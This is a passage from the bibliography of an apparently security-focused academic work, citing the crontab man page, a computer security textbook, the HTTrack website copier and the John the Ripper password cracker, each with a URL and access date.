- [99] P. Vixie, "UNIX man pages : crontab(5)," 2007. [Online]. Available: <http://unixhelp.ed.ac.uk/CGI/man-cgi?crontab+5>. [Accessed 11 December 2014].
- [100] W. Stallings, L. Brown, M. Bauer and M. Howard, Computer Security: Principles and Practice, Upper Saddle River, NJ: Pearson Education, Inc., 2013.

- [101] "HTTrack Website Copier - Free Software Offline Browser (GNU GPL)," Xavier Roche & other contributors, 2015. [Online]. Available: <http://www.httrack.com/>. [Accessed 2 February 2015].
- [102] "John the Ripper password cracker," Openwall, 2013. [Online]. Available: <http://www.openwall.com/john/>. [Accessed 2 February 2015].